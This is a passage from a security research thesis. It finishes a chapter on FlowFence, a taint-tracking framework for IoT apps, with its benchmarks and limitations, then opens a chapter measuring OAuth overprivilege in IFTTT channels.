outside a QM must create a key before it can write a corresponding value. This ensures that a publisher cannot use creation of keys as a signaling mechanism. An app on FlowFence can only write to its own KV store. Taints propagate as usual when a consumer app keys from the KV store. Finally, the publishing QM associated with a sensor usually would not read other sensitive information sources, and thus would not have any additional taint. In the case this QM has read other sources of information, then the existing taint is applied to any published data automatically.

If a QM reads a key's value, the value's taint label will be added to that QM's sandbox. All key accesses are pass-by-value, and any subsequent change in a value's taint label does not affect the taint labels of QMs that accessed that value in prior executions. Consider an example value V with taint label T_1. Assuming a QM Q_1 accessed this value, it would inherit the taint. Later on, if the publisher changes the taint label of V to $T_1 \cup T_2$, this would not affect the taint label of Q_1, until it reads V again.

The polling design pattern is easy to implement using a Key-Value Store. A consumer app's QM can periodically access the value of a given key until it finds a new value or a non-null value. Publicly accessible keys simplify making sensitive data available to third-party apps, subject to flow policies.

Event Channels. This is the second data-sharing mechanism in FlowFence; it supports the design pattern of registering callbacks for IoT device state changes (*e.g.,* new data being available). The channel mechanism supports all primitive and serializable data types. An app creates channels statically by declaring them in a manifest file at development time (non-sensitive code outside QMs could also create it), making it the owner for all declared channels. Once an app is installed, its channels are available for use—there are no operations to explicitly open or close channels. Other app's QMs can then register to such channels for updates. When a channel-owner's QM puts data on the channel, FlowFence invokes all registered QMs with that data

as a parameter. FlowFence automatically assigns the current set of taint labels of the channel-owner to any data it puts on the channel, so that all QMs that receive the callback will be automatically tainted correctly. If a QM is executed as a callback for a channel update, it does not return any data to the non-sensitive code of the app.

Although the publishers and consumers can share opaque handles using OS-provided sharing mechanisms, we designed the Key-Value store, and Event channels explicitly so that publishers and consumers can operate in a device-agnostic manner by specifying the types of data they are interested in, ignoring lower level details.

As described here, both inter-app communication mechanisms, the KV store and event channels, can potentially lead to poison-pill attacks [83] where a compromised or malicious publisher adds arbitrary taint labels, with the goal of overtainting consumers and preventing them from writing to sinks. See the discussion of overtainting in §4.9 for a defense strategy.

FlowFence Policies and User Experience. In our prototype, users install the app binary package with associated policies. FlowFence prompts users to approve consumer flow policies that are not covered by publisher policies at install time. This install-time prompting behavior is similar to the existing Android model. FlowFence models its flow request UI after the existing Android runtime permission request screens, in an effort to remain close to existing permission-granting paradigms and to leverage existing user training with permission screens. However, unlike Android, FlowFence users are requested to authorize flows rather than permissions, ensuring their control over how apps use data. If a user approves a set of flows, FlowFence guarantees that only those flows can occur.

Past work has shown that users often do not comprehend or ignore prompts [62], however, existing research does point out interesting directions for future work in improving such systems. Felt *et al.* discuss techniques to better design prompting mechanisms [59], and Roesner *et al.* discuss contextual prompting [112, 113] as

possible improvements.

4.8 Evaluation

We evaluated FlowFence from multiple perspectives. First, we ran a series of microbenchmarks to study call latency, serialization overhead, and memory overhead of FlowFence. We found that FlowFence adds modest computational and memory costs. Running a sandbox takes $2.7MB$ RAM on average, and running multiple such sandboxes will fit easily within current hardware for IoT hubs.[7] We observed a $92ms$ QM call latency with 4 spare sandboxes, which is comparable to the latency of common network calls in IoT apps. FlowFence supports a maximum bandwidth of $31.5MB/s$ for transferring data into sandboxes, which is large enough to accommodate typical IoT apps. Second, we ported three IoT apps to FlowFence to examine developer effort, security, and impact of FlowFence on macro-performance factors. Our results show that developers can use FlowFence with modest changes to their apps and with acceptable performance impact, making FlowFence practical for building secure IoT apps. Porting the three apps required adding 99 lines of code on average per app. We observed a 4.9% latency increase to perform face recognition in a door controller app. More details follow.

4.8.1 Microbenchmarks

We performed our microbenchmarks on an LG Nexus 4 running FlowFence on Android 5.0. The Nexus 4 serves as our "IoT hub" that runs QMs and enforces flow policies. In our experiments, we evaluated three factors that can affect apps running on FlowFence.

Memory overhead. We evaluated memory overhead of FlowFence using the

[7] For example, Samsung SmartThings hub has $512MB$ RAM [122], and Apple TV hub has $1GB$ RAM [31].

`MemoryInfo` API. We ran FlowFence with $0-15$ empty sandboxes and recorded the memory consumption. Our results show that the FlowFence core requires $6.35MB$ of memory while each sandbox requires $2.7MB$ of memory on average. To put this in perspective, LG Nexus 4 has 2GB memory and loading a blank page on the Chrome browser on it used $98MB$ of memory, while loading FlowFence with 16 sandboxes used $49.5MB$. Therefore, we argue that the memory overhead of FlowFence is within acceptable limits for the platform.

QM Call Latency. We measured QM call latency for non-tainted and tainted parameters (30 trials each with 100 QM call-reply sequences) to assess performance in scenarios that allowed reuse of a sandbox without sanitizing and those that required sanitizing. For tainted calls, each QM takes a single boolean parameter that is tainted. We also varied the number of clean spare sandboxes that are available for immediate QM scheduling initially before each trial. Regardless of the number of spare sandboxes, untainted calls (which did not taint the sandboxes and thus could reuse them without sanitizing) showed a consistent latency of $2.1ms$ (SD=$0.4ms$). The tainted calls were made so as to always require a previously-tainted sandbox to be sanitized. Figure 4.3 shows average latency of tainted calls across 30 trials for different number of spare sandboxes. As the number of spare sandboxes increases from 0 to 4, the average call latency decreases from $328ms$ to $92ms$. Further increase in the number of spare sandboxes does not improve latency of QM calls. At 4 spares, the call latency is less than $100ms$, making it comparable to latencies seen in controlling many IoT devices (*e.g.,* Nest, SmartThings locks) over a wide-area network. This makes QMs especially suitable to run existing IoT apps that already accept latencies in this range.

Serialization Overhead. To understand FlowFence overhead for non-trivial data types, we computed serialization bandwidth for calls on QMs that cross sandbox boundaries with varying parameter sizes. Figure 4.4 presents the results for data




Figure 4.3: QM Call latency of FlowFence given various number of spare sandboxes, for calls that require previously-used sandboxes to be sanitized before a call. Calls that can reuse sandboxes without sanitizing (untainted calls in our tests) show a consistent latency of $2.1ms$, which is not shown in this graph.

ranging from $4B$ to $16MB$. The bandwidth increases as data size increases and caps off at $31.5MB/s$. This is large enough to support typical IoT apps—for example, the Nest camera uses a maximum bandwidth of $1.2Mbps$ under high activity [75]. A single camera frame used by one of our ported apps (see below), is $37kB$, requiring transferring data at $820kB/s$ to a QM.

4.8.2 Ported IoT Applications

We ported three existing IoT apps to FlowFence to measure its impact on security, developer effort, end-to-end latency, and throughput on operations relevant to the apps (Table 4.2). SmartLights is a common smart home app (*e.g.,* available in SmartThings) that computes a predicate based on a location value from a beacon such as a smartphone, or car [108]. If the location value inside the home's geofence, the app turns on lights (and adjusts other devices like thermostats) around the home. When the location value is outside the home's geofence, the app takes the reverse




Figure 4.4: Serialization bandwidth for different data sizes. Bandwidth caps off at $31.5MB/s$.

action.

FaceDoor performs face recognition and unlocks a door, if a detected face is authorized [76]. The app uses the camera to take an image of a person at the door, and runs the Qualcomm face recognition SDK (chipset-specific native code, available only as a binary).

HeartRateMonitor accesses a camera to compute heart rate using photoplethysmography [149]. The app uses image processing code on streamed camera frames.

FlowFence provides trusted API to access switches, locks, and camera frames. These three existing apps cover the popular IoT areas of smart homes and quantified self. Furthermore, face recognition and camera-frame-streaming apps are among the more computationally expensive types of IoT apps, and stress test FlowFence performance. We ran all our experiments on Android 5.0 (Nexus 4).

Security. We discuss data security risks that each of the three IoT apps pose when run on existing platforms, and find that FlowFence eliminates those risks successfully under leakage tests.

1) SmartLights: It has the potential to leak location information to attackers via the

Internet. The app has Internet access for ads, and crash reporting. On FlowFence, the developer separates code that computes on location in a QM which isolates the flow: `loc` → `switch`, while allowing other code to use the Internet freely.

2) FaceDoor: This app can leak camera data to the Internet. We note that this app requires Internet access for core functionality—it sends a notification to the user whenever the door state changes. Therefore, under current IoT frameworks it is very easy for this app to leak camera data. FlowFence isolates the flow of camera and door state data to door locks from the flow of door state data to the Internet using two QMs, eliminating any possibility of cross-flows between the camera and the Internet. This app uses the flows: `cam` → `lock`, `doorstate` → `lock`, `doorstate` → `Internet`.

3) HeartRateMonitor: The app can leak images of people, plus heart rate information derived from the camera stream. However, similar to previous apps, the developer of this app too will use FlowFence support to isolate the flow: `cam` → `ui` into a QM. We note that in all apps, the QMs can return opaque handles to the pieces of code not dealing with sensitive information, where the handle can be leaked, but this is of no value to the attacker since a handle is not sensitive data.

Developer Effort. Porting apps to FlowFence requires converting pieces of code operating on sensitive data to QMs. On average, 99 lines of code were added to each app (Table 4.2). We note that typical IoT apps today are relatively small in size compared to, say, Android apps. The average size across 499 apps for which we have source code for SmartThings platform is 162 line of source code. Most are event-driven, receiving data from various publishers that they are authorized to at install time and then publish to various sinks, including devices or Internet. Much of the extra code deals with resolving the appropriate QMs, and creating services to communicate with FlowFence. It took a developer with no prior knowledge of the FlowFence API to port the first two apps in two 8-hour (approx.) days each, and the last app in a single day. We envision that with appropriate developer tool support,

many boiler plate tasks, including QM resolution, can be automated. We note that the increase in LoC is not co-related to the original LoC of the app. Instead, there is an increase in LoC only for pieces of the original app that deals with sensitive data. Furthermore, it is our experience that refactoring an existing app requires copying logic as-is, and building QMs around it. For instance, we did not have source-code access to the Qualcomm Face Recognition SDK, but we were able to successfully port the app to FlowFence.

Porting FaceDoor. Here, we give an example of the steps involved in porting an app. First, we removed all code from the app related to camera access, because FlowFence provides a camera API that allows QMs to take pictures, and access the corresponding bitmaps. Next, we split out face recognition operations into its own Quarantined Module—QM_{recog}, that loads the native code face recognition SDK. We modified QM_{recog} to use the Trusted API to access a camera image, an operation that causes it to be tainted with camera data. We modified the pieces of code related to manipulating a ZWave lock to instead use FlowFence-provided API for accessing door locks. We also created QM_{report} that reads the door state source and then sends a notification to the user using the Internet. These two QMs isolate the flow from camera and door state to door lock, and the flow from door state to the Internet, effectively preventing any privacy violating flow of camera data to the Internet, which would otherwise be possible with current IoT frameworks.

End-to-End Latency. We quantified the impact of FlowFence on latency for various operations in the apps that are crucial to their functionality. We measured latency as the time it takes for an app to perform one entire computational cycle. In the case of SmartLights, one cycle is the time when the beacon reports a location value, till the time the app issues an operation to manipulate a switch. We observed a latency of $160ms$ (SD=69.9) for SmartLights in the baseline case, and a latency of $270ms$ (SD=96.1) in the FlowFence case. The reason for increased latency is due to QM




Figure 4.5: FaceDoor Recognition Latency (ms) on varying DB sizes for Baseline and FlowFence. Using FlowFence causes 5% increase in average latency.

load time, and cross-process transfers of the location predicate value.

FaceDoor has two operations where latency matters. First, the enroll latency is the time it takes the app to extract features from a provided bitmap of a person's face. Second, recognition latency is the time it takes the app to match a given bitmap of a person's face to an item in the app's database of features. We used images of our team members (6), measuring 612x816 pixels with an average size of $290.3kB$ (SD=15.2).

We observed an enroll latency of $811ms$ (SD=37.1) in the baseline case, and $937ms$ (SD=60.4) for FlowFence, averaged over 50 trials. The increase in latency (15.5%) is due to QM load time, and marshaling costs for transferring bitmaps over process boundaries. While the increase in latency is well within bounds of network variations, and undetectable by user in both previous cases; it is important to recognize that most of this increase is resulted from setup time and the effect on actual processing time is much more modest. Figure 4.5 shows latency for face recognition, averaged over 10 trials, for Baseline, and FlowFence. We varied the recognition database size from 1 to 5 images. In each test, the last image enrolled in the database is a specific person's

face that we designated as the test face. While invoking the recognition operation, we used another image of the same test person's face. We observe a modest, and expected increase in latency when FaceDoor runs on FlowFence. For instance, it took $882ms$ to successfully recognize a face in a DB of 5 images and unlock the door on FlowFence, compared to $841ms$ on baseline—a 4.9% increase. This latency is smaller than $100ms$ and thus small enough to not cause user-noticeable delays in unlocking a door once a face is recognized [41].

Throughput. Table 4.3 summarizes the throughput in frames per second (fps) for HeartRateMonitor. We observed a throughput of $23.0fps$ on Stock Android for an app that read frames at maximum rate from a camera over a period of 120 seconds. We repeated the same experiment with the image processing load of heart rate detection, and observed no change in throughput. These results matched our expectations, given that the additional serialization and call latency is too low to impact the throughput of reading from the camera (camera was the bottleneck). Thus, we observed no change in the app's abilities to derive heart rate.

4.9 Discussion and Limitations

Overtainting. Overtainting is difficult to avoid in taint propagation systems. FlowFence limits overtainting in two ways: (1) by not propagating taint labels from a QM to its caller—an opaque handle returned as a result of a call to a QM has an associated taint but does not cause the caller to become tainted (unless the caller is a QM that dereferences the handle), limiting the taints to QMs; and (2) a QM (and associated sandbox) is ephemeral. Since FlowFence sanitizes sandboxes if a new occupant's taints differ from the previous occupant, reusing sandboxes does not cause overtainting. Nevertheless, FlowFence does not prevent overtainting due to poor application decomposition into QMs.

A malicious publisher can potentially overtaint a consumer by publishing over-

tainted data that the consumer subscribes to, leading to poison-pill attacks [83]. A plausible defense strategy is to allow a consumer to inspect an item's taint and not proceed with a read if the item is overtainted [133]. However, this risks introducing a signaling mechanism from a high producer to a low consumer via changes to the item's taint set. To address the attack in the context of our system. We first observe that most publishers will publish their sensor data under a known, fixed taint. The key idea is to simply require publishers to define a *taint bound* TM_c, whenever a channel c is created.[8] If the publisher writes data with a taint set T that is not a subset of TM_c to the channel c, the write operation is denied and results in an exception; else the write is allowed. The consumer, to avoid getting overtainted, can inspect this channel's taint bound (but not the item's taint) before deciding to read an item from the channel. The taint bound cannot be modified, once defined, avoiding the signaling problem. A similar defense mechanism was proposed in label-based IFC systems [133, 132].

Applicability of Opacified Computation to other domains. In this work we only discussed Opacified Computation in the context of IoT frameworks (*e.g.,* FlowFence Key-Value Store and Event Channels are inspired by our IoT framework study). The basic Opacified Computation model is broadly applicable. For example, there is nothing fundamental preventing our hub from being a mobile smartphone and the app running on it being a mobile app. But, applying FlowFence to existing mobile apps is challenging because of the need to refactor apps and the libraries they use (many of the libraries access sensitive data as well as sinks). As another design point, there is no fundamental limitation that requires IoT hub software to run in a user's home; it could well be cloud-hosted and provided as a trusted cloud-based service for supporting computations on sensitive data. Use of a cloud-based service for executing apps is not unusual—SmartThings runs all apps on its cloud, using a hub to primarily

[8]Same idea applies when creating keys, with a taint bound defined at that time for any future value associated with the key.

serve as a gateway for connecting devices to the cloud-based apps.

Usability of Flow Prompts. FlowFence suffers from the same limitation as all systems where users need to make security decisions, in that we cannot prevent users from approving flows that they should not. FlowFence does offer additional information during prompts since it presents flow requests with sources and sinks indicating *how* the app intends to use data, possibly leading to more informed decision-making. Flow prompts to request user permissions could be avoided if publisher policies always overrode consumer policies, with no user override allowed. But that just shifts the burden to specifying publisher policies correctly, which still may require user involvement. User education on flow policies and further user studies are likely going to be required to examine usability of flow prompts. In some IoT environments, the right to configure policies or grant overrides could be assigned to specially-trained administrators who manage flow policies on behalf of users and install apps and devices for them.

Measuring flows. Almuhimedi *et al.* performed a user study that suggests that providing metrics on frequency of use of a previously granted permission can nudge users to patch their privacy policy [29]. For example, if a user is told that an app read their location 5,398 times over a day, they may be more inclined to prevent that app from getting full access to the location. Adding support for measuring flows (both permitted and denied) to assist users in evaluating past flow permissions is part of future work.

Side Channels. A limitation of our current design is that attackers can encode sensitive data values in the time it takes for QMs to return. Such side channel techniques are primarily applicable to leaking low-bandwidth data. Nevertheless, we are investigating techniques to restrict this particular channel by making QMs return immediately, and have them execute asynchronously, thus eliminating the availability of fine-grain timing information in the opaque handles (as in LIO [131]). This would

involve creating opaque handle dependency graphs that determine how to schedule QMs for later execution. Furthermore, timing channel leakages can be bounded using predictive techniques [155].

4.10 Conclusion

Emerging IoT programming frameworks only support permission based access control on sensitive data, making it possible for malicious apps to abuse permissions and leak data. In this work, we introduce the Opacified Computation model, and its concrete instantiation, FlowFence, which requires consumers of sensitive data to explicitly declare intended data flows. It enforces the declared flows and prevents all other flows, including implicit flows, efficiently. To achieve this, FlowFence requires developers to split their apps into: (1) A set of communicating Quarantined Modules with the unit of communication being opaque handles—taint tracked, opaque references to data that can only be dereferenced inside sandboxes; (2) Non-sensitive code that does not compute on sensitive data, but it still orchestrates execution of Quarantined Modules that compute on sensitive data. We ported three IoT apps to FlowFence, each requiring less than 140 additional lines of code. Latency and throughput measurements of crucial operations of the ported apps indicate that FlowFence adds little overhead. For instance, we observed a 4.9% latency increase to recognize a face in a door controller app.

Name	Description	Data Security Risk without FlowFence	LoC original	LoC FlowFence	Flow Request
SmartLights [108]	Reads a location beacon and if the beacon is inside a geofence around the home, automatically turn on the lights	App can leak user location information	118	193	`loc` → `switch`
FaceDoor [76]	Uses a camera to recognize a face; If the face is authorized, unlock a doorlock	App can leak images of people	322	456	`cam` → `lock`, `doorstate` → `lock`, `doorstate` → `net`
HeartRateMonitor [149]	Uses a camera to measure heart rate and display on UI	App can leak images of people, and heart rate information	257	346	`cam` → `ui`

Table 4.2: Features of the three IoT apps ported to FlowFence. Implementing FlowFence adds 99 lines of code on average to each app (less than 140 lines per app).

HeartRateMonitor Metric (fps)	**Baseline Avg (SD)**	**FlowFence Avg (SD)**
Throughput with no Image Processing	23.0 (0.7)	22.9 (0.7)
Throughput with Image Processing	22.9 (0.7)	22.7 (0.7)

Table 4.3: Throughput for HeartRateMonitor on Baseline (Stock Android) and FlowFence. FlowFence imposes little overhead on the app.

CHAPTER V

An Empirical Study of IFTTT's Authorization Model

In this chapter, we focus on a different kind of IoT platform—one that allows end-users to create automations involving physical devices. We study its authorization model that it uses to integrate with various physical devices and sources of data and again find the common theme of overprivilege to be a major security design flaw. This work motivates the proposed design of Decoupled-IFTTT discussed in §VI.

5.1 Introduction

Trigger-Action platforms are a class of web-based systems that stitch together several online services to provide users the ability to set up automation rules. These platforms allow users to setup rules like, "If I post a picture to Instagram, save the picture to my Dropbox account." The ease of use and functionality of such platforms have made them increasingly popular, and several of them (*e.g.,* If-This-Then-That [98], Zapier [20], and Microsoft Flow [18]) are on the rise. Furthermore, with the rise in popularity of connected physical devices like smart locks and ovens, we observe that many trigger-action platforms have started adding automation support for physical devices, making it possible for users to set up rules like: "If there is a

smoke alarm, then turn off my oven" [48]. These platforms have privileged access to a user's online services and physical devices. If they are compromised, then attackers can *arbitrarily* manipulate data and devices belonging to a large number of users to cause damage.

We quantify the risk users face if a trigger-action platform is compromised by performing the first empirical analysis of IFTTT's authorization model—a cloud-based closed source system that provides a trigger-action abstraction for end-users in the form of *recipes*.[1] Running our example recipe above requires IFTTT to integrate with the smoke alarm (Nest) and the oven and obtain authorization to access them on the user's behalf. It achieves this integration using its *channel* abstraction [98], through which IFTTT gains privileged access to the user's accounts on online services that in turn provide access to the smoke alarm and the oven. IFTTT and online services decide the privilege using the popular OAuth protocol [86, 87], where IFTTT requests a certain amount of privilege using the `scope` parameter, and gains OAuth tokens if users grant privilege. Therefore, IFTTT contains OAuth tokens for all user online services in its logically monolithic architecture [6]. If IFTTT is compromised, then the attacker can misuse the tokens and *arbitrarily* manipulate data and devices. Furthermore, incorrect OAuth scoping can lead to overprivilege—either IFTTT channels may request broad scopes or the online services may only offer coarse-grained scopes. In either case, if IFTTT is compromised, the highly-privileged OAuth tokens will only increase the damage that attackers can cause.

We choose to study IFTTT for several reasons. First, it is a popular platform, supporting 297 channels as of April 14th, 2016, and offers more than 200,000 recipes, many created by end-users [137]. Second, its trigger-action programming abstraction is well-suited to many desirable home automation behaviors [139], and it supports 80

[1] On Nov 2^{nd}, IFTTT changed some of its naming conventions. *e.g., Recipe* $\rightarrow$ *Applet*, *Channel* $\rightarrow$ *Service*. These changes do not affect the functionality of IFTTT or our results. https://ifttt.com/m/meet-the-new-ifttt provides a full description of these changes.

cyber-physical channels. Third, IFTTT is representative of a larger class of trigger-action platforms. Other systems such as Zapier [20] and Microsoft Flow [18] share the same design principles. Therefore, the results and lessons we learn from our empirical study of IFTTT are broadly applicable to the security design of other systems in this class.

Performing this empirical analysis is challenging for several reasons. First, IFTTT is closed source—we cannot inspect source code or even binary code to determine what scopes the channels need or request. Second, many channels use a specific opaque `scope=ifttt` OAuth authorization URL parameter, defined by the online service for the channel, and that does not reveal the APIs that the channel can access. Third, there is no defined scope-to-API mapping in the OAuth specification, making it difficult to compute the set of online service APIs to which a scoped token gives access. Fourth, online services do not document their APIs in consistent ways and do not provide unit tests, making large scale testing difficult. We built a semi-automated measurement pipeline that overcame the above challenges to obtain tokens of the same privilege that IFTTT uses and then exhaustively tested online service APIs to compute a conservative lower bound on the overprivilege that IFTTT channels exhibit. Our results indicate that 75% of the channels examined have access to more operations than they need to support their triggers and actions.

The presence of such tokens makes IFTTT an attractive target for attackers and increases risks if it is compromised. For example, our empirical analysis shows that an attacker can reprogram Particle chips and delete Google Drive files with a single HTTP call (§5.4.4). Thus, users are taking a significant long-term risk in granting IFTTT highly-privileged access to their online data and devices.

This chapter's contributions.

- We perform an empirical analysis of IFTTT's authorization model to quantify the risk that users face in the event that it is compromised:

– Based on an analysis of authorization sessions of 128 online services that IFTTT integrates with, we characterize: (1) the descriptiveness of OAuth scope requests (§5.3, §5.4), and (2) the level of control these services provide to users when IFTTT requests scopes. Our analysis reveals that most online services (101/128) provide a good or acceptable explanation of the scopes being requested. Unfortunately, for many online services (122/128), a user is only given an all-or-nothing choice of accepting all scope requests or none at all. Therefore, for most online services, even though users are told what level of access is being requested, they are not provided the means to restrict the amount of privilege they grant to IFTTT.

– We find that 107/128 channels use an opaque scope that the online service provides, such as `generic, null`, or `ifttt`. This can lead to overprivilege. Therefore, we perform an in-depth analysis of the overprivilege of all externally measurable IFTTT channels (69 of them) and obtain a conservative lower bound. We study all 941 APIs across 24 channels, including 16 higher-risk cyber-physical channels, and find that 18 channels including 10 cyber-physical channels have access to APIs that they do *not* need to implement their functionality. Our analysis covers 80.4% of all recipes involved in the set of 69 channels (§5.4.4). Examples of overprivileged channels include well-known services like Facebook, Twitter, and Google Drive and cyber-physical services like Particle, and MyFox Home Control. Using such overprivileged access, a potentially compromised IFTTT platform can reprogram a Particle chip's firmware or delete files on Google Drive arbitrarily with a single single HTTP call.

5.2 Related Work

Trigger-Action Platform Studies. A few studies have investigated IFTTT in recent years, although in different contexts. Ur *et al.* [137] crawled the site in 2015, collecting 224,590 IFTTT programs shared by over 100,000 different users. Their study shows many interesting statistics including the number of different trigger and action channels used by IFTTT users. In contrast, we conduct an empirical overprivilege analysis of how channels interact with the corresponding online services.

TrigGen is a tool that aims to avoid errors caused by users incorrectly creating rules that have insufficient triggering conditions [105]. Our work is not focused on recipe correctness. We study the security of the way that IFTTT interacts with online services.

OAuth Security Analyses. Since the Open standard for Authorization (OAuth) debuted in 2007 [86], a number of studies discovered flaws in the protocol and the way the protocol was implemented in web sites [66, 8, 80, 81, 126, 127, 134, 145, 146, 147]. Nonetheless, the OAuth protocol is still popular and it is now commonly used in mobile applications as well. Since the protocol was initially designed for web sites, some of the important details of the protocol was up to developers' interpretation when adapting OAuth to a mobile application. Recent work scrutinized implementations of OAuth in many Android mobile applications [44, 144, 128], showing that the majority of implementations were vulnerable [44, 144].

Our work is an addition to this growing list of work discovering vulnerabilities associated with implementing the OAuth protocol. However, our focus is to understand overprivilege granted to IFTTT independently of an online service implementing the protocol securely, and then design defenses. The OAuth related vulnerability that we discovered for several online services simply makes the attack easier and more widely applicable. Beside vulnerabilities in implementation, other attacks on trigger-action platforms may also expose user data to attackers. Massive data leaks are happen-

ing with increasing commonality. Target [12], Ashley Madison [14], and US voters database [1] are some of the most recent examples of such high profile leaks.

Fett *et al.* conducted a formal security analysis of the OAuth 2.0 standard, and in the process discovered new vulnerabilities [67]. They also propose fixes and prove the security of the protocol in an expressive web model. These contributions are orthogonal to ours and our work will benefit from their fixes to the OAuth protocol.

5.3 If-This-Then-That

IFTTT is a popular trigger-action platform that makes it easy for end-users to set up interactions between various online services and IoT devices to achieve useful automation. IFTTT works by communicating with the REST APIs that these services expose. Figure 5.1 shows the high-level IFTTT architecture. It has the following four architectural components:

- **Channel:** A channel represents part of an online service's set of APIs on the IFTTT platform. Users connect channels to their IFTTT accounts—a process that involves user authorization. For example, a user with a Facebook account must authorize the IFTTT Facebook channel to communicate with the corresponding Facebook account. Channels communicate with online services using REST (Representational State Transfer) APIs operating over HTTP(S). These online services use the popular OAuth protocol to enforce authorization [86, 87]. Users must connect several such channels, before they can accomplish any useful work. Either IFTTT developers or service providers can implement channels. In the latter case, IFTTT exposes a separate API to channel writers to help them integrate their online service with IFTTT.[2]

- **Trigger:** A channel may provide triggers, which are events that occur in the

[2]This API is currently in private beta [84].

associated online service. "A file was uploaded to a cloud drive" or "smoke alarm is on" are examples of triggers.

- **Action:** A channel may also provide actions. An action is a function (or set of functions) that exists in the API of the online service. Examples of actions include "turning on or off a connected oven" or "sending an SMS."

- **Recipe:** Recipes are at the core of the IFTTT user experience, and they are the core functionality that IFTTT enables. A recipe stitches together two channels to achieve useful automation. It has two pieces. The "If" piece represents a trigger or an event that occurs on an online service. The "Then" piece represents an action that should be executed on the online service. For example, "If there is a smoke alarm, then turn off my oven." This recipe integrates the smoke alarm channel's "alarm is on" trigger with the oven channel's "turn off the oven" action. Although IFTTT only permits a single trigger and a single action in a recipe, other trigger-action platforms offer multiple triggers and actions in the same recipe.

There is a one-to-one correspondence between online services and IFTTT channels. For example, the Google Drive online service corresponds to the Google Drive IFTTT channel. IFTTT has 297 channels as of April 14th, 2016.

Authorization Model. Online services protect their REST APIs using authorization protocols. OAuth is a popular choice that enables an online service to provide third parties with secure delegated access to its APIs. IFTTT must obtain authorization to communicate with online services that its channels represent; and therefore it must follow the OAuth authorization workflow. Figure 5.2 shows the IFTTT authorization model. It has four steps.

First, a channel developer (IFTTT or the online service provider itself) must create a client application for the online service's REST API. This client application repre-




Figure 5.1: An overview of IFTTT architecture in the context of a recipe. Online services have a channel inside IFTTT. These channels gain access to online service APIs by acquiring an OAuth token during the channel connection step. A recipe combines a trigger and an action.

sents an IFTTT channel on the online service. During the sign-up phase, the online service assigns a client ID and a secret that IFTTT uses during the authorization workflow.

